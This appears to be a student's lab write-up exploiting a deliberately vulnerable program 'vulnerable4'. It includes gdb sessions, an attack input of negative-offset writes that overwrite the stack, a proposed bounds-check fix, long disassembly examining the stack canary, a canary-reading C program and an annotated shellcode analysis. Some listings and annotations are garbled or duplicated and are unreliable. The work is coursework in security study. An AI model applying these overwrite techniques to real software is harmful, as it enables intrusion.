0xbffff808:  0xbffff848      0x08048b35      0x00000006      0x00000003
0xbffff818:  0x00000000      0xb7eeffde      0xb7f9da09      0x08049e54
0xbffff828:  0xbffff838      0xbffff860      0x00000003      0x00000000
0xbffff838:  0xbffff858      0x00000006      0xb7ff2250      0xbffff860
0xbffff848:  0xbffff8b8      0xb7e98455      0x08048b60      0x08048640
(gdb) quit
The program is running.  Exit anyway? (y or n) y
user@box: ~/proj1$ gdb vulnerable4
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) print system
No symbol "system" in current context.
(gdb) b launch
Breakpoint 1 at 0x8048852: file vulnerable4.c, line 55.
(gdb) r attack4_commands.txt
Starting program: /home/user/proj1/vulnerable4 attack4_commands.txt

Breakpoint 1, launch (file_descriptor=6, file_size=3) at vulnerable4.c:55
55 {
(gdb) print system
No symbol "system" in current context.
(gdb) print system
$1 = (<text variable, no debug info>) 0xb7ebb7a0 .system>
(gdb)

```

#### 4. Provide your attack.

```

user@box:~/proj1$ cat attack4_input.txt
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
w,-17,183
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
w,-18,235
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
w,-19,183
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
w,-20,160

```

#### 5. Suggest a fix for the vulnerability. How might you systematically eliminate vulnerabilities of this type?

We check whether the offset lies between 0 and the `strlen(file_buffer+1)`. We will not allow the negative value. Also to check the `offset > strlen(file_buffer+1)` to make avoid the vulnerability.

#### 6. What is the value of the stack canary? How did you determine this value?

I use gdb to see the launch function. We can see the canary value is stored at offset of -0x14 from ebp. The canary value is 0xff0a0000.

```

user@box: /tmp
$2 = (void *) 0xbffff838
(gdb) disassemble launch
Undefined command: "disassemble". Try "help".
(gdb) disassemble launch
Dump of assembler code for function launch:
0x0804883d <launch+0>: push    %ebp
0x0804883e <launch+1>: mov     %esp,%ebp
0x08048840 <launch+3>: push    %edi
0x08048841 <launch+4>: push    %esi
0x08048842 <launch+5>: push    %ebx
0x08048843 <launch+6>: sub     $0x4c,%esp
0x08048846 <launch+9>: mov     0xc(%ebp),%eax
0x08048849 <launch+12>: mov     %eax,-0x28(%ebp)
0x0804884c <launch+15>: mov     0x10(%ebp),%eax
0x0804884f <launch+18>: mov     %eax,-0x24(%ebp)
0x08048852 <launch+21>: mov     %gs:0x14,%eax
0x08048858 <launch+27>: mov     %eax,-0x14(%ebp)
0x0804885b <launch+30>: xor     %eax,%eax
0x0804885d <launch+32>: mov     %esp,%eax
0x0804885f <launch+34>: mov     %eax,-0x2c(%ebp)
0x08048862 <launch+37>: mov     -0x28(%ebp),%esi
0x08048865 <launch+40>: mov     -0x24(%ebp),%edi
0x08048868 <launch+43>: mov     %esi,%eax
0x0804886a <launch+45>: mov     %eax,-0x40(%ebp)
0x0804886d <launch+48>: movl    $0x0,-0x3c(%ebp)
0x08048874 <launch+55>: mov     -0x40(%ebp),%eax
0x08048877 <launch+58>: and     $0xff,%ah
0x0804887a <launch+61>: mov     -0x3c(%ebp),%edx
0x0804887d <launch+64>: and     $0xf,%edx
0x08048880 <launch+67>: mov     %eax,-0x40(%ebp)
0x08048883 <launch+70>: mov     %edx,-0x3c(%ebp)
0x08048886 <launch+73>: mov     -0x40(%ebp),%ecx
0x08048889 <launch+76>: mov     -0x3c(%ebp),%ebx
0x0804888c <launch+79>: shld    $0x3,%ecx,%ebx
0x08048890 <launch+83>: shl     $0x3,%ecx
0x08048893 <launch+86>: mov     %ecx,%eax
0x08048895 <launch+88>: and     $0xff,%ah
0x08048898 <launch+91>: mov     %ebx,%edx
0x0804889a <launch+93>: and     $0xf,%edx
0x0804889d <launch+96>: mov     %eax,%ecx
0x0804889f <launch+98>: mov     %edx,%ebx
0x080488a1 <launch+100>: mov     %esi,%eax
0x080488a3 <launch+102>: mov     %eax,-0x38(%ebp)
0x080488a6 <launch+105>: movl    $0x0,-0x34(%ebp)

```

```

user@box: ./tmp
0x08048982 <launch+325>:    movl    $0x0,0x4(%esp)
0x0804898a <launch+333>:    mov     0x8(%ebp),%eax
0x0804898d <launch+336>:    mov     %eax,(%esp)
0x08048990 <launch+339>:    call   0x8048614 <lseek@plt>
0x08048995 <launch+344>:    mov     -0x18(%ebp),%ecx
0x08048998 <launch+347>:    mov     -0x28(%ebp),%eax
0x0804899b <launch+350>:    mov     -0x24(%ebp),%edx
0x0804899e <launch+353>:    mov     %eax,0x8(%esp)
0x080489a2 <launch+357>:    mov     %edx,0xc(%esp)
0x080489a6 <launch+361>:    mov     %ecx,0x4(%esp)
0x080489aa <launch+365>:    mov     0x8(%ebp),%eax
0x080489ad <launch+368>:    mov     %eax,(%esp)
0x080489b0 <launch+371>:    call   0x8048554 <write@plt>
0x080489b5 <launch+376>:    mov     %eax,%edx
0x080489b7 <launch+378>:    sar     $0x1f,%edx
0x080489ba <launch+381>:    mov     %edx,%ecx
0x080489bc <launch+383>:    xor     -0x24(%ebp),%ecx
0x080489bf <launch+386>:    xor     -0x28(%ebp),%eax
0x080489c2 <launch+389>:    or      %ecx,%eax
0x080489c4 <launch+391>:    test    %eax,%eax
0x080489c6 <launch+393>:    je      0x80489ed <launch+432>
0x080489c8 <launch+395>:    mov     0x8049ec0,%eax
0x080489cd <launch+400>:    mov     %eax,0xc(%esp)
0x080489d1 <launch+404>:    movl    $0x15,0x8(%esp)
0x080489d9 <launch+412>:    movl    $0x1,0x4(%esp)
0x080489e1 <launch+420>:    movl    $0x8048d04,(%esp)
0x080489e8 <launch+427>:    call   0x80485b4 <fwrite@plt>
---Type <return> to continue, or q <return> to quit---
0x080489ed <launch+432>:    mov     0x8(%ebp),%eax
0x080489f0 <launch+435>:    mov     %eax,(%esp)
0x080489f3 <launch+438>:    call   0x80485a4 <close@plt>
0x080489f8 <launch+443>:    mov     -0x2c(%ebp),%esp
0x080489fb <launch+446>:    mov     -0x14(%ebp),%eax
0x080489fe <launch+449>:    xor     %gs:0x14,%eax
0x08048a05 <launch+456>:    je      0x8048a0c <launch+463>
0x08048a07 <launch+458>:    call   0x80485d4 <__stack_chk_fail@plt>
0x08048a0c <launch+463>:    lea     -0xc(%ebp),%esp
0x08048a0f <launch+466>:    pop     %ebx
0x08048a10 <launch+467>:    pop     %esi
0x08048a11 <launch+468>:    pop     %edi
0x08048a12 <launch+469>:    pop     %ebp
0x08048a13 <launch+470>:    ret
End of assembler dump.
(gdb)

```

Where the canary check

```

user@box: ~/proj1
user@box:~/proj1$ objdump -d /tmp/vulnerable4
objdump: '/tmp/vulnerable4': No such file
user@box:~/proj1$ objdump -d /tmp/vulnerable4
objdump: '/tmp/vulnerable4': No such file
user@box:~/proj1$ /tmp
-bash: /tmp: is a directory
user@box:~/proj1$ objdump -d /tmp/vulnerable4
/tmp/vulnerable4:      file format elf32-i386

Disassembly of section .init:

080484f4 <.init>:
080484f4:    55             push    %ebp
080484f5:    89 e5          mov     %esp,%ebp
080484f7:    53             push    %ebx
080484f8:    83 ec 04       sub     $0x4,%esp
080484fb:    e8 00 00 00 00 call    8048500 <.init+0xc>
08048500:    5b             pop     %ebx
08048501:    81 c3 54 19 00 00 add     $0x1954,%ebx
08048507:    8b 93 fc ff ff mov     -0x4(%ebx),%edx
0804850d:    85 d2          test    %edx,%edx
0804850f:    74 05          je      8048516 <.init+0x22>
08048511:    e8 2e 00 00 00 call    8048544 <_gmon_start__@plt>
08048516:    e8 b5 01 00 00 call    80486d0 <frame_dummy>
0804851b:    e8 e0 06 00 00 call    8048c00 <__do_global_ctors_aux>
08048520:    58             pop     %eax
08048521:    5b             pop     %ebx
08048522:    c9             leave   %ebx
08048523:    c3             ret

Disassembly of section .plt:

08048524 <open@plt-0x10>:
08048524:    ff 35 58 9e 04 08 pushl   0x8049e58
0804852a:    ff 25 5c 9e 04 08 jmp     *0x8049e5c
08048530:    00 00          add     %al,(%eax)
...
08048534 <open@plt>:
08048534:    ff 25 60 9e 04 08 jmp     *0x8049e60
0804853a:    68 00 00 00 00 push    $0x0
0804853f:    e9 e0 ff ff ff jmp     8048524 <.init+0x30>

08048544 <_gmon_start__@plt>:

```

```

user@box: ~/proj1
004883d <launch>:
004883d: 55          push    %ebp
004883e: 89 e5       mov     %esp, %ebp
0048840: 57          push    %edi
0048841: 56          push    %esi
0048842: 53          push    %ebx
0048843: 83 ec 4c    sub     $0x4c, %esp
0048846: 8b 45 0c    mov     0xc(%ebp), %eax
0048849: 89 45 d8    mov     %eax, -0x28(%ebp)
004884c: 8b 45 10    mov     0x10(%ebp), %eax
004884f: 89 45 dc    mov     %eax, -0x24(%ebp)
0048852: 65 a1 14    mov     %eax, %gs:0x14, %eax
0048855: 89 45 ec    mov     %eax, -0x14(%ebp)
004885b: 31 c0       xor     %eax, %eax
004885d: 89 e0       mov     %esp, %eax
004885f: 89 45 d4    mov     %eax, -0x2c(%ebp)
0048862: 8b 75 d8    mov     -0x28(%ebp), %esi
0048865: 8b 7d dc    mov     -0x24(%ebp), %edi
0048868: 89 f0       mov     %esi, %eax
004886a: 89 45 c0    mov     %eax, -0x40(%ebp)
004886d: c7 45 c4    movl    $0x0, -0x3c(%ebp)
0048874: 8b 45 c0    mov     -0x40(%ebp), %eax
0048877: 80 e4 ff    and     $0xff, %ah
004887a: 8b 55 c4    mov     -0x3c(%ebp), %edx
004887d: 83 e2 0f    and     $0xf, %edx
0048880: 89 45 c0    mov     %eax, -0x40(%ebp)
0048883: 89 55 c4    mov     %edx, -0x3c(%ebp)
0048886: 8b 4d c0    mov     -0x40(%ebp), %ecx
0048889: 8b 5d c4    mov     -0x3c(%ebp), %ebx
004888c: 0f a4 cb    shld    $0x3, %ecx, %ebx
0048890: c1 e1 03    shl     $0x3, %ecx
0048893: 89 c8       mov     %ecx, %eax
0048895: 80 e4 ff    and     $0xff, %ah
0048898: 89 da       mov     %ebx, %edx
004889a: 83 e2 0f    and     $0xf, %edx
004889d: 89 c1       mov     %eax, %ecx
004889f: 89 d3       mov     %edx, %ebx
00488a1: 89 f0       mov     %esi, %eax
00488a3: 89 45 c8    mov     %eax, -0x38(%ebp)
00488a6: c7 45 cc    movl    $0x0, -0x34(%ebp)
00488ad: 8b 45 c8    mov     -0x38(%ebp), %eax
00488b0: 80 e4 ff    and     $0xff, %ah
00488b3: 8b 55 cc    mov     -0x34(%ebp), %edx
00488b3: 8b 55 cc    mov     -0x34(%ebp), %edx
00488b6: 83 e2 0f    and     $0xf, %edx
00488b9: 89 45 c8    mov     %eax, -0x38(%ebp)
00488bc: 8b 4d c8    mov     %edx, -0x34(%ebp)
00488bf: 8b 4d c8    mov     -0x38(%ebp), %ecx
00488c2: 8b 5d cc    mov     -0x34(%ebp), %ebx
00488c5: 0f a4 cb    shld    $0x3, %ecx, %ebx
00488c9: c1 e1 03    shl     $0x3, %ecx
00488cc: 89 c8       mov     %ecx, %eax
00488ce: 80 e4 ff    and     $0xff, %ah
00488d1: 89 da       mov     %ebx, %edx
00488d3: 83 e2 0f    and     $0xf, %edx
00488d6: 89 c1       mov     %eax, %ecx
00488d8: 89 d3       mov     %edx, %ebx
00488da: 89 f0       mov     %esi, %eax
00488dc: 83 c0 0f    add     $0xf, %eax
00488df: 83 c0 0f    add     $0xf, %eax
00488e2: c1 e8 04    shr     $0x4, %eax
00488e5: c1 e0 04    shl     $0x4, %eax
00488e8: 29 c4       sub     %eax, %esp
00488ea: 8d 44 24    lea     0x10(%esp), %eax
00488ee: 89 45 d0    mov     %eax, -0x30(%ebp)
00488f1: 8b 45 d0    mov     -0x30(%ebp), %eax
00488f4: 83 e0 0f    add     $0xf, %eax
00488f7: c1 e8 04    shr     $0x4, %eax
00488fa: c1 e0 04    shl     $0x4, %eax
00488fd: 89 45 d0    mov     %eax, -0x30(%ebp)
0048900: 8b 45 d0    mov     -0x30(%ebp), %eax
0048903: 89 45 e8    mov     %eax, -0x18(%ebp)
0048906: 8b 4d e8    mov     -0x18(%ebp), %ecx
0048909: 8b 45 d8    mov     -0x28(%ebp), %eax
004890c: 8b 55 dc    mov     -0x24(%ebp), %edx
004890f: 89 44 24    mov     %eax, 0xc(%esp)
0048913: 89 54 24    mov     %edx, 0xc(%esp)
0048917: 89 4c 24    mov     %ecx, 0x4(%esp)
004891b: 8b 45 08    mov     0x8(%ebp), %eax
004891e: 89 04 24    mov     %eax, (%esp)
0048921: e8 5e fc    call    8048584 <read@plt>
0048926: 89 c2       mov     %eax, %edx
0048928: c1 fa 1f    sar     $0x1f, %edx
004892b: 89 d1       mov     %edx, %ecx
004892d: 33 4d dc    xor     -0x24(%ebp), %ecx
0048930: 33 45 d8    xor     -0x28(%ebp), %eax
0048933: 09 c8       or      %ecx, %eax

```



```

user@box: ~/proj1
8048933: 09 c8          or    %ecx,%eax
8048935: 85 c0          test   %eax,%eax
8048937: 74 31          je     804896a <launch+0x12d>
8048939: a1 c0 9e 04 08 mov    0x8049ec0,%eax
804893e: 89 44 24 0c    mov    %eax,0xc(%esp)
8048942: c7 44 24 08 23 00 00 movl   $0x23,0x8(%esp)
8048949: 00
804894a: c7 44 24 04 01 00 00 movl   $0x1,0x4(%esp)
8048951: 00
8048952: c7 04 24 e0 8c 04 08 movl   $0x8048ce0, (%esp)
8048959: e8 56 fc ff ff call   80485b4 <fwrite@plt>
804895e: c7 04 24 01 00 00 00 movl   $0x1, (%esp)
8048965: e8 ba fc ff ff call   8048624 <exit@plt>
804896a: 8b 45 e8       mov    -0x18(%ebp),%eax
804896d: 89 04 24       mov    %eax, (%esp)
8048970: e8 b0 fd ff ff call   8048725 <user_interaction>
8048975: 83 f8 01       cmp    $0x1,%eax
8048978: 75 73          jne    80489ed <launch+0x1b0>
804897a: c7 44 24 08 00 00 00 movl   $0x0,0x8(%esp)
8048981: 00
8048982: c7 44 24 04 00 00 00 movl   $0x0,0x4(%esp)
8048989: 00
804898a: 8b 45 08       mov    0x8(%ebp),%eax
804898d: 89 04 24       mov    %eax, (%esp)
8048990: e8 7f fc ff ff call   8048614 <lseek@plt>
8048995: 8b 4d e8       mov    -0x18(%ebp),%ecx
8048998: 8b 45 d8       mov    -0x28(%ebp),%eax
804899b: 8b 55 dc       mov    -0x24(%ebp),%edx
804899e: 89 44 24 08    mov    %eax,0x8(%esp)
80489a2: 89 54 24 0c    mov    %edx,0xc(%esp)
80489a6: 89 4c 24 04    mov    %ecx,0x4(%esp)
80489aa: 8b 45 08       mov    0x8(%ebp),%eax
80489ad: 89 04 24       mov    %eax, (%esp)
80489b0: e8 9f fb ff ff call   8048554 <write@plt>
80489b5: 89 c2          mov    %eax,%edx
80489b7: c1 fa 1f       sar    $0x1f,%edx
80489ba: 89 d1          mov    %edx,%ecx
80489bc: 33 4d dc       xor    -0x24(%ebp),%ecx
80489bf: 33 45 d8       xor    -0x28(%ebp),%eax
80489c2: c8 00         or     %ecx,%eax
80489c4: 85 c0          test   %eax,%eax
80489c6: 74 25          je     80489ed <launch+0x1b0>
80489c8: a1 c0 9e 04 08 mov    0x8049ec0,%eax
80489cd: 89 44 24 0c    mov    %eax,0xc(%esp)

```

```

user@box: ~/proj1
80489c8: a1 c0 9e 04 08 mov    0x8049ec0,%eax
80489cd: 89 44 24 0c    mov    %eax,0xc(%esp)
80489d1: c7 44 24 08 15 00 00 movl   $0x15,0x8(%esp)
80489d8: 00
80489d9: c7 44 24 04 01 00 00 movl   $0x1,0x4(%esp)
80489e0: 00
80489e1: c7 04 24 04 8d 04 08 movl   $0x8048d04, (%esp)
80489e8: e8 c7 fb ff ff call   80485b4 <fwrite@plt>
80489ed: 8b 45 08       mov    0x8(%ebp),%eax
80489f0: 89 04 24       mov    %eax, (%esp)
80489f3: e8 ac fb ff ff call   80485a4 <close@plt>
80489f9: 8b 65 d4       mov    -0x2c(%ebp),%esp
80489fb: 8b 45 ec       mov    -0x14(%ebp),%eax
80489fe: 65 33 05 14 00 00 00 xor    %gs:0x14,%eax
8048a05: 74 05          je     8048a0c <launch+0x1cf>
8048a07: e8 c8 fb ff ff call   80485d4 <_stack_chk_fail@plt>
8048a0c: 8d 65 f4       lea    -0xc(%ebp),%esp
8048a0f: 5b            pop    %ebx
8048a10: 5e            pop    %esi
8048a11: 5f            pop    %edi
8048a12: 5d            pop    %ebp
8048a13: c3            ret

```

```

user@box:~/proj1$ cat canary.c
#include <stdio.h>

#if defined(__i386__)

typedef unsigned long reg_t;
#define REG_FMT "%01x"
#define get_canary(reg) asm volatile("mov %q0,%q0 : "=r" (reg));

#elif defined(__x86_64__)

typedef unsigned long long reg_t;
#define REG_FMT "%011x"
#define get_canary(reg) asm volatile("mov %q0,%q0 : "=r" (reg));

#elif defined(__PPC__)

typedef unsigned long reg_t;
#define REG_FMT "%01x"
#define get_canary(reg) asm volatile("lwz %0, -28680(2) : "=r" (reg));

#else

#error unsupported platform: aborting...

#endif

int main(int argc, char *argv[]) {
    reg_t reg;

    get_canary(reg);
    printf("canary value: " REG_FMT "\n", reg);

    return 0;
}

user@box:~/proj1$

```

```

user@box:~/proj1$ cat canary.c
#include <stdio.h>

#if defined(__i386__)
typedef unsigned long reg_t;
#define REG_FMT "%01x"
#define get_canary(reg) asm volatile("mov %%gs:(0x14), %0" : "=r" (reg));
#elif defined(__x86_64__)
typedef unsigned long long reg_t;
#define REG_FMT "%01lx"
#define get_canary(reg) asm volatile("mov %%fs:(0x28), %0" : "=r" (reg));
#elif defined(__PPC__)
typedef unsigned long reg_t;
#define REG_FMT "%01x"
#define get_canary(reg) asm volatile("lwz %0, -28680(2)" : "=r" (reg));
#else
#error unsupported platform: aborting...
#endif

int main(int argc, char *argv[]) {
    reg_t reg;

    get_canary(reg);
    printf("canary value: " REG_FMT "\n", reg);

    return 0;
}

user@box:~/proj1$ gcc -o canary canary.c
user@box:~/proj1$ ./canary
canary value: ff0a0000
user@box:~/proj1$

```

**7. Does the value change between executions? Does the value change after rebooting your virtual machine?**

**It does not**

The canary value does not change. Also it remains the same after rebooting .

**8. How does the stack canary contribute to the security of vulnerable4?**

It avoids stack smashing. If we use the method as the previous ones, the canary value will get overwritten. At the end of the launch() function when the canary is verified, the overwritten canary will report error.

## Shellcode analysis

user@box:/tmp\$ gdb shellcode  
GNU gdb 6.8-debian  
Copyright (C) 2008 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured as "i486-linux-gnu"  
(gdb) b 6  
No line 6 in file "init.c".  
(gdb) b main  
Breakpoint 1 at 0x8048382  
(gdb) run  
Starting program: /tmp/shellcode

Breakpoint 1, 0x8048382 in main ()  
Current language: auto; currently asm  
(gdb) gdb /x &shellcode  
Undefined command: "gdb". Try "help".  
(gdb) print /x &shellcode  
\$1 = 0x8049580  
(gdb) disassemble &shellcode  
Dump of assembler code for function shellcode:  
0x08049580 <shellcode+0>: xor %ecx,%ecx  
0x08049582 <shellcode+2>: mov \$0x21100f0e,%ecx  
0x08049587 <shellcode+7>: xor \$0x21212121,%ecx  
0x0804958d <shellcode+13>: push %ecx  
0x0804958e <shellcode+14>: xor %ecx,%ecx  
0x08049590 <shellcode+16>: mov \$0x514c550e,%ecx  
0x08049595 <shellcode+21>: xor \$0x21212121,%ecx  
0x0804959b <shellcode+27>: push %ecx  
0x0804959c <shellcode+28>: mov %esp,%ebx  
0x0804959e <shellcode+30>: xor %eax,%eax  
0x080495a0 <shellcode+32>: xor %ecx,%ecx  
0x080495a2 <shellcode+34>: xor %edx,%edx  
0x080495a4 <shellcode+36>: mov \$0x5,%al  
0x080495a6 <shellcode+38>: mov \$0x41,%cl  
0x080495a8 <shellcode+40>: mov \$0x1,%dh  
0x080495aa <shellcode+42>: mov \$0xc0,%dl  
0x080495ac <shellcode+44>: int \$0x80  
0x080495ae <shellcode+46>: mov %eax,%ebx  
0x080495b0 <shellcode+48>: xor %ecx,%ecx

Annotations for the first section:

- xor 0x21100f0e 0x21212121 and putting 0x00312E2F into ecx
- Setting the general purpose
- Move to 0x21100f0e into ecx
- Sys\_open referencing ebx/ tmp flag in ecx mode in edx

0x080495b2 <shellcode+50>: mov \$0x2b010f44,%ecx  
0x080495b7 <shellcode+55>: xor \$0x21212121,%ecx  
0x080495bd <shellcode+61>: push %ecx  
0x080495be <shellcode+62>: xor %ecx,%ecx  
0x080495c0 <shellcode+64>: mov \$0x4e49524c,%ecx  
0x080495c5 <shellcode+69>: xor \$0x21212121,%ecx  
0x080495cb <shellcode+75>: push %ecx  
0x080495cc <shellcode+76>: xor %ecx,%ecx  
0x080495ce <shellcode+78>: mov \$0x5446010d,%ecx  
0x080495d3 <shellcode+83>: xor \$0x21212121,%ecx  
0x080495d9 <shellcode+89>: push %ecx  
0x080495da <shellcode+90>: xor %ecx,%ecx  
0x080495dc <shellcode+92>: mov \$0x434e4b01,%ecx  
0x080495e1 <shellcode+97>: xor \$0x21212121,%ecx  
0x080495e7 <shellcode+103>: push %ecx  
0x080495e8 <shellcode+104>: xor %ecx,%ecx  
0x080495ea <shellcode+106>: mov \$0x4442484f,%ecx  
0x080495ef <shellcode+111>: xor \$0x21212121,%ecx  
0x080495f5 <shellcode+117>: push %ecx  
0x080495f6 <shellcode+118>: mov %esp,%ecx  
0x080495f8 <shellcode+120>: xor %eax,%eax  
0x080495fa <shellcode+122>: mov \$0x4,%al  
0x080495fc <shellcode+124>: xor %edx,%edx  
---Type <return> to continue, or q <return> to quit---

Annotations for the second section:

- 0x6F68736D msho
- 0x7567202C, gu
- 0x626F6A20 job
- Zero out ecx
- nice
- Push nice job, gumshoe

0x080495fe <shellcode+126>: mov \$0x14,%dl  
0x08049600 <shellcode+128>: int \$0x80  
0x08049602 <shellcode+130>: xor %eax,%eax  
0x08049604 <shellcode+132>: mov \$0x6,%al  
0x08049606 <shellcode+134>: xor %ebx,%ebx  
0x08049608 <shellcode+136>: xor %eax,%eax  
0x0804960a <shellcode+138>: mov \$0x1,%al  
0x0804960c <shellcode+140>: int \$0x80  
0x0804960e <shellcode+142>: add %al,(%eax)  
End of assembler dump.  
(gdb)

Annotations for the third section:

- Should be closing here, but it's missing sth becomes redundant
- Call exit
- run
- Write
- exit

We can see that at the shellcode+13 stores string `"/.1\0"` in ASCII on the stack. And shellcode+27 stores string `"/tmp"`. Shellcode+40~44 basically calls `open()` with the string reference in `$ebx`, the flags in `$ecx` and the mode in `$edx`.

The shellcode means:

```
open("/tmp/.1",65,448); //Open file "/tmp/.1"  
write(5,"nice job,gumshoe. \n",20); //Write "nice job,gumshoe. \n" to file  
exit(0); //Exit system
```